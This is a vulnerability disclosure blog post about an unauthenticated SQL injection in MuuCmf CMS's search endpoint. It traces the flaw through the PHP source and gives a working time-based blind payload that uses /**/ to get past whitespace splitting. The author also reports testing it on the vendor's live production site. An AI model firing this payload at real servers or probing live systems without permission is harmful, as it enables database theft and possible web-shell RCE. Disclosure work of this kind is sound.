



# Muucmf T6 CMS contains SQL Injection in /index/Search/index.html?keyword

Posted Mar 24, 2026

By thinknee

2 min read

Contents >

## 1. Description: #

SQL Injection (SQLi) in MuuCmf v1.9.5.20260309 allows an unauthenticated attacker to inject malicious SQL commands via the keyword parameter at the /index/Search/index.html endpoint. This vulnerability enables the extraction of sensitive database information and, depending on server configuration (e.g., `secure_file_priv`), can be escalated to Remote Code Execution (RCE) by writing a web shell to the server's file system.

Vulnerability: SQL Injection

CVSS score: 9.8 (Critical)

Vector String: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

## 2. Ananalysis #

While review the source code, I found an interesting function. In a `muucmf-master\app\common\model\Base.php` I found that a `getListByPage()` function using `whereRaw` function.

```

muucmf-master > app > common > model > Base.php > PHP Intelephense > Base > getListByPage
9   class Base extends Model
71
72   /**
73    * Gets the list by page.
74    *
75    * @param <type> $map The map
76    * @param string $order The order
77    * @param string $field The field
78    * @param integer $r { parameter_description }
79    *
80    * @return <type> The list by page.
81    */
41 references | 0 overrides
82   public function getListByPage($map, $order = 'create_time desc', $field = '*', $r = 20)
83   {
84       if(empty($map)){
85           $list = $this->order($order)->field($field)->paginate(['list_rows' => $r, 'query' => request()->param()], false);
86       }else{
87           if (is_array($map)) {
88               $list = $this->where($map)->order($order)->field($field)->paginate(['list_rows' => $r, 'query' => request()->param()], false);
89           } else {
90               $list = $this->whereRaw($map)->order($order)->field($field)->paginate(['list_rows' => $r, 'query' => request()->param()], false);
91           }
92       }
93
94       return $list;
95   }
96   /**

```

Search for `whereRaw` we see that it allow user to inject the raw “where” clause into the query.

**whereRaw / orWhereRaw**

The `whereRaw` and `orWhereRaw` methods can be used to inject a raw "where" clause into your query. These methods accept an optional array of bindings as their second argument:

```

1   $orders = DB::table('orders')
2       →whereRaw('price > IF(state = "TX", ?, 100)', [200])
3       →get();

```

Let deep dive into the logic of `getListByPage()`. First it will check is `$map` empty, if the `$map` is empty, it will use `$order` and `$field`. If `$map` is an array, it will use the Query Builder, and it prevent SQL Injection very well. And if `$map` is not an array, it will use the `whereRaw` - it let us to inject raw query. Coollllll.

Now we know that the `getListByPage()` is the dangerous sink, we need to find out the source where let user enter data. After search in the project, I found that in a `muucmf-`

master\app\index\controller\Search.php , a search controller let user search the for the keyword and it use `getListByPage()` .

```
muucmf-master > app > index > controller > Search.php > PHP > Search > index()
12 class Search extends Common
    0 references | 0 overrides
19 public function index()
20 {
21     $uid = get_uid();
22     $keyword = trim(input('keyword', '', 'text'));
23     View::assign('keyword', $keyword);
24
25     // 初始化数据
26     $lists = [];
27     $pager = '';
28     if (!empty($keyword)) {
29         // 记录搜索关键字
30         $keyword_data = [
31             'uid' => $uid,
32             'shopid' => $this->shopid,
33             'keyword' => $keyword,
34             'status' => 1
35         ];
36         // 查询该用户是否查询过
37         $has_keyword = (new KeywordsModel)->getDataByMap($keyword_data);
38         if ($has_keyword) {
39             $keyword_data['id'] = $has_keyword['id'];
40         }
41         // 写入数据
42         (new KeywordsModel)->edit($keyword_data);
43
44         // 查询数据
45         // 排序方式
46         $order_field = input('order_field', 'update_time', 'text');
47         View::assign('order_field', $order_field);
48         $order_type = input('order_type', 'DESC', 'text');
49         View::assign('order_type', $order_type);
50         $order = $order_field . ' ' . $order_type;
51         // 显示数量
52         $rows = input('rows', 20, 'intval');
53         // 查询条件
54         $keyword = preg_replace('/\s+/u', ' ', $keyword); // 将所有空白字符替换为英文空格
55         $keyword_arr = preg_split('/\s+/', $keyword, 10, PREG_SPLIT_NO_EMPTY); // 使用英文空格分割字符串
56         $keyword_quert_raw = '';
57         foreach ($keyword_arr as $key => $val) {
58             $keyword_quert_raw .= '`content` LIKE "' . $val . '"';
59             if ($key < count($keyword_arr) - 1) {
60                 $keyword_quert_raw .= ' OR ';
61             }
62         }
63
64         $map = '`shopid` = ' . $this->shopid . ' AND (' . $keyword_quert_raw . ')';
65         $fields = '*';
66         $lists = (new SearchModel)->getListByPage($map, $order, $fields, $rows);
67         $pager = $lists->render();
68         $lists = $lists->toArray();
69     }
```

```

1      $uid = get_uid();
2      $keyword = trim(input('keyword', '', 'text')); // let user enter the inp
3      View::assign('keyword', $keyword);
4      // ...bla bla...
5      $keyword = preg_replace('/\s+/u', ' ', $keyword);
6      $keyword_arr = preg_split('/\s+/', $keyword, 10, PREG_SPLIT_NO_EMPTY);
7      $keyword_quert_raw = '';
8      foreach ($keyword_arr as $key => $val) {
9          $keyword_quert_raw .= "`content` LIKE '%" . $val . "%";
10         if ($key < count($keyword_arr) - 1) {
11             $keyword_quert_raw .= ' OR ';
12         }
13     }
14
15     $map = "`shopid` = ' . $this->shopid . ' AND (' . $keyword_quert_raw . '
16     $fields = '*';
17     $lists = (new SearchModel)->getListByPage($map, $order, $fields, $rows);
18     //.... bla bla....

```


It look like the code is filter or santitize the `$keyword` but actully it just clean and split `$keyword`. So that mean we cannot using the space, because the keywork might split into each part. But we can use `/**/` to replace the space. In mysql `/**/` can use to represent to space, so we can use `/**/` to bypass the string splitting.

### Exploit:


The payload will be

`")/**/AND/**/(SELECT/**/1/**/FROM/**/(SELECT(SLEEP(3)))a)/**/AND/**/("1`. When we sent it, the server will sleep into 3 seconds. And you know what? It didn't need to log in to use it, it make my SQL Injection found is critical.

I also test in their live production. Here is the POC.



Exploit with sleep 3 sec (may be deploy cause network)



Exploit with sleep 0 sec

Video demo:

# POC Muucmf CMS SQL Injection

thinknee



Watch on

 [Vulnerability Research](#), [Web Security](#)

 [cve](#) [sqli](#) [poc](#) [exploit](#)

This post is licensed under [CC BY 4.0](#) by the author.

Share:    

## Further Reading

Feb 22, 2026

### I discovered SQL Injection via Code review

1. Overview I found the SQL Injection vulnerability in open source project in Gitee. I also try to contact with project owner but didn't receive any response :(((. And by the way, because I still n...

Jan 7, 2026

## CVE-2025-14383

1. Overview CVE-2025-14383: The Booking Calendar plugin for WordPress is vulnerable to time-based blind SQL Injection via the 'dates\_to\_check' parameter in all versions up to, and including, 10.14....

Mar 13, 2026

## Gougu CMS contains Mass Assignment in /home/login/reg

1. Description: Mass Assignment in GouguCMS v4.08.18 allows an unauthenticated attacker to elevate privileges to VIP users by injecting the level parameter during the user registration process at ...

OLDER

[Gougu CMS contains Mass Assignment in /home/login/reg](#)

NEWER

-